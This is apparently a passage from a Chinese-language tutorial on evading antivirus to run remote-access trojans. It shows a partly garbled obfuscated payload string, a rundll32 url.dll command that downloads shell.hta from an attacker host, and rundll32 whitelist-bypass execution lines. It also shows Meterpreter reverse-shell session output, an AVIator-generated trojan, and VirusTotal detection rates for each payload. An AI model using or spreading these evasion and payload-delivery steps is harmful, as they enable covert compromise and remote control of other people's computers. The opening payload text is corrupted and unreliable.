&"BAAAFQAcgBhAG4AcwBsAGEAdABpAG8AbgAAAAAACwBJQCAABAFMAdABYAGkAb  
gBnAEYAaQBs"

S = S

&"AGUASQBuAGYAbwAAAHACAAABADAAMAAwADAAMAA0AGIAMAAADAADAABAEMAbwBtA  
G0AZQBuAHQA"

S = S

&"cWAAEMAQQBDAFQAVQBTAfQATwBSAEMASAAAACIAAQABAEMAbwBtAHAAYQBuAHKAT  
gBhAG0AZQAA"

S = S

&"AAAAAAAAEEADAABAEYAaQBsAGUARABlAHMAYwByAGkAcAB0AGkAbwBuAAAAABDA  
EEAQwBUAFUA"

S = S

&"UwBUAE8AUgBDAEgAAAAwAAgAAQBGAGkAbABlAFYAZQByAHMAaQBvAG4AAAAAIDEAL  
gAwAC4AMAAu"

S = S

&"ADAAAABAABAAQBJAG4AdABlAHIAbgBhAGwATgBhAG0AZQAAEMAQQBDAFQAVQBTA  
FQATwBSAEMA"

S = S

&"SAAuAGQAbABsAAAAPAAMAAEATABlAGcAYQBsAEMAbwBwAHkAcgBpAGcAaAB0AAAAQ  
wBBAEMAVABV"

S = S

&"AFMAVABPAFIAQwBIAAAAKgABAAEATABlAGcAYQBsAFQAcgBhAGQAZQBtAGEAcgBrA  
HMAAAAAAAAA"

S = S

&"AABIABAAQBPahIAaQBnAGkAbgBhAGwARgBpAGwAZQBuAGEAbQBlAAAAQwBBAEMAV  
ABVAfMAVABP"

S = S

&"AFIAQwBIAC4AZABsAGwAAAA4AAwAAQBQAHIAbwBkAHUAYwB0AE4AYQBtAGUAAAAA  
EMAQQBDAFQA"

S = S

&"VQBTAfQATwBSAEMASAAAADQACAABAFACgBvAGQAdQBjAHQAVgBlAHIAcWBPAG8Ab  
gAAADEALgAw"

S = S

&"AC4AMAAuADAAAAA4AAgAAQBBAHMAcWBlAG0AYgBsAHkAIABWAGUAcgBzAGkAbwBuA  
AAAMQAUADAA"

S = S

&"LgAwAC4AMAAA  
AAAAAAAAA"

S = S

&"AAA  
AAAAAAAAA"

S = S

&"AAAAAAAAAAAAAAAAADAAAAwAAAB0NQAAAAAAAAAAAAAAAAA

[illegible]



```
Err.Clear
End If
self.close
</script>
```

目标机器运行调用url.dll下载payload

```
rundll32.exe url.dll,OpenURL http://10.211.55.10/shell.hta
```



可以看到只有360拦截了可疑程序run32dll.exe 点击允许操作后可上线。

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.211.55.10:4444

[*] Sending stage (179779 bytes) to 10.211.55.18
[*] Meterpreter session 2 opened (10.211.55.10:4444 -> 10.211.55.18:50437) at 2020-02-20 17:33:08 +0800

meterpreter >
meterpreter >
meterpreter > getuid
Server username: WIN7-COMPUTER\cseroad
meterpreter >
```

放在virustotal.com查杀率23/57

23

/ 57

Community Score

23 engines detected this file

ddddefb819b3501c878f4e48fda61d4d7655b5a49cd24dd9292eacb21f84053

shell.hta

text

14.72 KB

Size

2020-02-21 02:06:40 UTC

a moment ago

TXT


DETECTION	DETAILS	COMMUNITY	
Ad-Aware	<div>VB:Trojan.Valyria.998</div>	AhnLab-V3	<div>HTML/Magnitude.S5</div>
ALYac	<div>VB:Trojan.Valyria.998</div>	Antiy-AVL	<div>Trojan/Script.CactusTorch.uf</div>
Arcabit	<div>VB:Trojan.Valyria.998</div>	Avast	<div>JS:Agent-EFZ [Trj]</div>
AVG	<div>JS:Agent-EFZ [Trj]</div>	BitDefender	<div>VB:Trojan.Valyria.998</div>
DrWeb	<div>VBS.Packed.18</div>	Emsisoft	<div>VB:Trojan.Valyria.998 (B)</div>
eScan	<div>VB:Trojan.Valyria.998</div>	ESET-NOD32	<div>Win32/RiskWare.CobaltStrike.Beacon.A</div>
FireEye	<div>VB:Trojan.Valyria.998</div>	GData	<div>VB:Trojan.Valyria.998</div>
Ikarus	<div>Trojan.JS.SharpShooter</div>	Kaspersky	<div>HEUR:Trojan.Script.Dojos.c</div>
MAX	<div>Malware (ai Score=83)</div>	Microsoft	<div>HackTool:VBA/PentestPowerShellEvade.A</div>
NANO-Antivirus	<div>Trojan.Script.ExpKit.ezonew</div>	Rising	<div>Trojan.Dojos.8.E8EB (TOPIS:E0:Ho1oP...</div>
Sangfor Engine Zero	<div>Malware</div>	Symantec	<div>ISB.DownloaderIgen67</div>

## 2.2执行exe木马

rundll32.exe绕过杀软的执行方式

```
rundll32.exe url.dll, OpenURL file:///c:/windows/system32/calc.exe
rundll32.exe url.dll, OpenURLA file:///c:/windows/system32/calc.exe
rundll32.exe url.dll, FileProtocolHandler calc.exe
```

生成msf.exe木马，由AVIATOR生成的，具体参考[远控免杀专题\(14\)-AVIator\(VT免杀率25/69\)](#)



执行后360提示木马。点击允许程序运行后可上线。

```
msf5 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://10.211.55.10:4444
[*] https://10.211.55.10:4444 handling request from 10.211.55.4; (UUID: 4cbtznxf)
[*] Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 20 opened (10.211.55.10:4444 -> 10.211.55.4:64906) at 2020-02-21 09:49:41 +0800

meterpreter > getuid
Server username: csroad-PC\csroad
```

放在virustotal.com上msf.exe查杀率为33/69

33

/ 69

Analyzing (23.8s) ...

1705076a9a9da59fa4823b6afdbc4763e022a22f110304356f8b13dceb7aba66

av.exe

12.00 KB  
Size

2020-02-21 02:05:18 UTC  
a moment ago

DETECTION

Acronis	① Suspicious	Ad-Aware	① Gen:Variant.Razy.512344
AhnLab-V3	① Malware/Win32.FIL.Generic.C3497024	ALYac	① Gen:Variant.Razy.512344
SecureAge APEX	① Malicious	Arcabit	① Trojan.Razy.D7D158
Avast	① Win32:TrojanX-gen [Trj]	AVG	① Win32:TrojanX-gen [Trj]
BitDefender	① Gen:Variant.Razy.512344	BitDefenderTheta	① Gen:NN.ZemsiIF.34090.am0@ayJA1m
CrowdStrike Falcon	① Win/malicious_confidence_100% (D)	Cybereason	① Malicious.711c4e
DrWeb	① Trojan.Downloader27.39925	eGambit	① Unsafe.AI_Score_78%
Emsisoft	① Gen:Variant.Razy.512344 (B)	Endgame	① Malicious (high Confidence)
eScan	① Gen:Variant.Razy.512344	ESET-NOD32	① A Variant Of MSIL/Rozena.J
FireEye	① Generic.mg.ecd27c0711c4ed8b	GData	① Gen:Variant.Razy.512344
Ikarus	① Trojan.MSIL.Rozena	Kaspersky	① HEUR:Trojan.MSIL.Shelma.gen
MAX	① Malware (ai Score=89)	MaxSecure	① Trojan.Malware.300983.susgen
Microsoft	① VirTool.MSIL/Aviator.A\MTB	Panda	① Trj\Qdsda.A
Qihoo-360	① Generic/Trojan.cac	Sangfor Engine Zero	① Malware

### 三、参考资料

基于白名单Url.dll执行payload第十七季: [https://micro8.github.io/Micro8-HTML/Chapter1/81-90/89\\_%E5%9F%BA%E4%BA%8E%E7%99%BD%E5%90%8D%E5%8D%95Url.dll%E6%89%A7%E8%A1%8Cpayload%E7%AC%AC%E5%8D%81%E4%B8%83%E5%AD%A3.html](https://micro8.github.io/Micro8-HTML/Chapter1/81-90/89_%E5%9F%BA%E4%BA%8E%E7%99%BD%E5%90%8D%E5%8D%95Url.dll%E6%89%A7%E8%A1%8Cpayload%E7%AC%AC%E5%8D%81%E4%B8%83%E5%AD%A3.html)